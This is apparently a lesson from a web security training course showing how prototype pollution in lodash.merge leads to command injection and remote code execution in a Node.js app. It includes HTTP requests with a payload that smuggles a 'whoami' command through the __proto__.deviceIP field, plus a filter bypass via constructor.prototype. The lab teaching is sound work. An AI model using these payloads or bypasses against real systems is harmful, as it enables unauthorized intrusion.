**Remote Code Execution**

In the last section, we analyzed a web application vulnerable to privilege escalation due to a prototype pollution vulnerability. Exploiting prototype pollution can lead to various other vulnerabilities depending on how the web application uses potentially uninitialized properties in JavaScript objects. In this section, we will analyze a web application vulnerable to remote code execution due to prototype pollution. Since the methodology is similar to the previous section, we will also discuss bypassing insufficient filters for prototype pollution.

**Code Review - Identifying the Vulnerability**

Our sample web application is a slightly modified version of the one from the previous section. This time, we are allowed to edit our profile and supply a device IP:

A screenshot of a computer login

Description automatically generated

When accessing the endpoint /ping, the server performs a ping against the IP address we provided and displays the result to us:

A black screen with blue text

Description automatically generated

This is an interesting functionality to analyze further since it might be potentially vulnerable to command injection. We can find the source code for the ping route in routes/index.js:

Code: javascript

// ping device IP

router.get("/ping", AuthMiddleware, async (req, res) => {

try {

const sessionCookie = req.cookies.session;

const username = jwt.verify(sessionCookie, tokenKey).username;

// create User object

let userObject = new User(username);

await userObject.init();

if (!userObject.deviceIP) {

return res.status(400).send(response("Please configure your device IP first!"));

}

exec(`ping -c 1 ${userObject.deviceIP}`, (error, stdout, stderr) => {

return res.render("ping", { ping\_result: stdout.replace(/\n/g, "<br/>") + stderr.replace(/\n/g, "<br/>") });

});

}

<SNIP>

});

The ping command is executed using the exec function, which executes a system command. The deviceIP property of the userObject object is used as an argument to exec without any sanitization, thus potentially leading to command injection.

Let us investigate the endpoint for setting the deviceIP parameter in /update:

Code: javascript

// update user profile

router.post("/update", AuthMiddleware, async (req, res) => {

try {

const sessionCookie = req.cookies.session;

const username = jwt.verify(sessionCookie, tokenKey).username;

// sanitize to avoid command injection

if (req.body.deviceIP){

if (req.body.deviceIP.match(/[^a-zA-Z0-9\.]/)) {

return res.status(400).send(response("Invalid Characters in DeviceIP!"));

}

}

// create User object

let userObject = new User(username);

await userObject.init();

// merge User object with updated properties

\_.merge(userObject, req.body);

// update DB

await userObject.writeToDB();

return res.status(200).send(response("Successfully updated User!"));

}

<SNIP>

});

Here we can see a filter for the deviceIP property that prevents any characters except for lower-case letters, upper-case letters, digits, and a dot. Thus, we cannot inject any special characters that would allow us to exploit the command injection vulnerability. We can confirm this in the web application:

A screenshot of a computer

Description automatically generated

However, there is another interesting function call in the /update endpoint. That is the call to the merge function, which is potentially vulnerable to prototype pollution, as we have already discussed in the previous sections. Looking at the imports and the dependencies in package.json, we can determine it to be the merge function of the library [lodash](https://lodash.com/) in version 4.6.1. A quick Google search shows that lodash.merge is indeed vulnerable to prototype pollution in the version used, as we can see [here](https://security.snyk.io/vuln/SNYK-JS-LODASHMERGE-173732). Let us explore how we can utilize the prototype pollution vulnerability to attain remote code execution via command injection.

**Running the Application Locally**

Just like in the previous section, we can install the required dependencies using npm:

Remote Code Execution

yovecio@htb[/htb]$ npm install

Afterward, we can debug the web application in VS Code with the steps described in the previous section.

Since our goal is to obtain command injection via the userObject.deviceIP property, let us start by looking at the User function that is used to instantiate the userObject object, which we can find in utils/user.js:

Code: javascript

// custom User class

class User {

constructor(username) {

this.username = username;

}

// initialize User object from DB

async init() {

const dbUser = await db.Users.findOne({ where: { username: this.username }});

if (!dbUser){ return; }

// set all non-null properties

for (const property in dbUser.dataValues) {

if (!dbUser[property]) { continue; }

this[property] = dbUser[property];

}

}

async writeToDB() {

const dbUser = await db.Users.findOne({ where: {username: this.username} });

// update all non-null properties

for (const property in this) {

if (!this[property]) { continue; }

dbUser[property] = this[property];

}

await dbUser.save();

}

}

The class implements a wrapper for database operations to simplify handling user objects. The init function queries the database for a user with the corresponding username and sets the properties of the current User object accordingly. Note that only non-null properties are set.

Looking at the database where the user model is defined, we can see that the deviceIP column has the allowNull option set such that it can potentially be set to null:

Code: javascript

Database.Users = sequelize.define("user", {

id: {

type: Sequelize.INTEGER,

autoIncrement: true,

primaryKey: true,

allowNull: false,

unique: true,

},

username: {

type: Sequelize.STRING,

allowNull: false,

unique: true,

},

password: {

type: Sequelize.STRING,

allowNull: false,

},

deviceIP: {

type: Sequelize.STRING,

allowNull: true,

}

});

Finally, we can check how a user is created upon registration:

Code: javascript

router.post("/register", async (req, res) => {

try {

const username = req.body.username;

const password = req.body.password;

<SNIP>

await db.Users.create({

username: username,

password: bcrypt.hashSync(password)

}).then(() => {

res.send(response("User registered successfully"));

});

} catch (error) {

console.error(error);

res.status(500).send({


error: "Something went wrong!",

});


}

});

Here, a new user is registered without the deviceIP property. Thus, it is set to null. If this user is converted to an object of the User class in the init function, the resulting user object does not contain a deviceIP property. We can confirm this using VS Code's debug console by setting an appropriate breakpoint and checking out the variable value:



The prototype of the userObject variable is the User.prototype object, which is the prototype of the User function. This is an ideal target since we want to pollute the User.prototype.deviceIP property. As discussed in the previous section, we should avoid moving further up the prototype chain than is required to avoid breaking any web application functionality. Again, let us confirm the attack vector by polluting the prototype using the debug console:



After continuing, we can see the output of our injected command in the web application's response, even though we have not configured a device IP for the newly registered user, thus confirming a prototype pollution RCE vector:

A screenshot of a video game

Description automatically generated

**Exploitation**

Now that we have planned our exploit let us move on to the actual exploitation. First, we will register a new user with the following request:

Code: http

POST /register HTTP/1.1

Host: proto.htb

Content-Length: 35

Content-Type: application/json

{"username":"pwn","password":"pwn"}

After logging in, we can pollute the User.prototype.deviceIP property by sending the following request:

Code: http

POST /update HTTP/1.1

Host: proto.htb


Content-Length: 48

Content-Type: application/json

Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InB3biIsImlhdCI6MTY4MTA3MjgxMCwiZXhwIjoxNjgxMDc2NDEwfQ.q1dbloU9k06dAymKHXvMvVrpEeYWRXABx9sK7qG6CWg

{"\_\_proto\_\_":{"deviceIP":"127.0.0.1; whoami"}}

Since the filter only blocks special characters in the req.body.deviceIP property, our command injection payload remains undetected. Due to the prototype pollution vulnerability, we can provide the payload in the req.body.\_\_proto\_\_.deviceIP property which is unaffected by the command injection filter. The vulnerable lodash merge function pollutes the User.prototype.deviceIP property, which we can confirm in the debug console:



After the successful prototype pollution, we can now access the /ping endpoint, which displays the result of our injected whoami command just like before. Now, we can attempt the same exploit on the vulnerable web application:

A screen shot of a computer


Description automatically generated

For more details about how prototype pollution can lead to RCE, have a look at [this](https://github.com/yuske/silent-spring/blob/master/silent-spring-full-version.pdf) research paper.


**Filter Bypasses**

So far, we have discussed polluting the prototype using the \_\_proto\_\_ property, which references an object's prototype. Thus, a prototype pollution filter might check all properties and simply ignore or block this property in order to prevent prototype pollution. If this filter is applied before a vulnerable merge function is called on the user input, it will strip out the \_\_proto\_\_ property from the user input such that the vulnerable merge function can safely merge the user input with an existing object without polluting the object's prototype.

However, there are other ways to obtain a reference to an object's prototype besides the \_\_proto\_\_ property. Each JavaScript object has a [constructor](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/constructor) property which references the function that created the object. Consider the following example:



We can see that the constructor property of our test object references the function Test, which we used to create the test object. Now we can access the prototype property of the constructor to reach the object's prototype. The property chain test.constructor.prototype is equivalent to test.\_\_proto\_\_, as we can see here:



Thus, we can bypass improper prototype pollution filters and sanitizers, which only block the \_\_proto\_\_ property by using the constructor and prototype properties instead.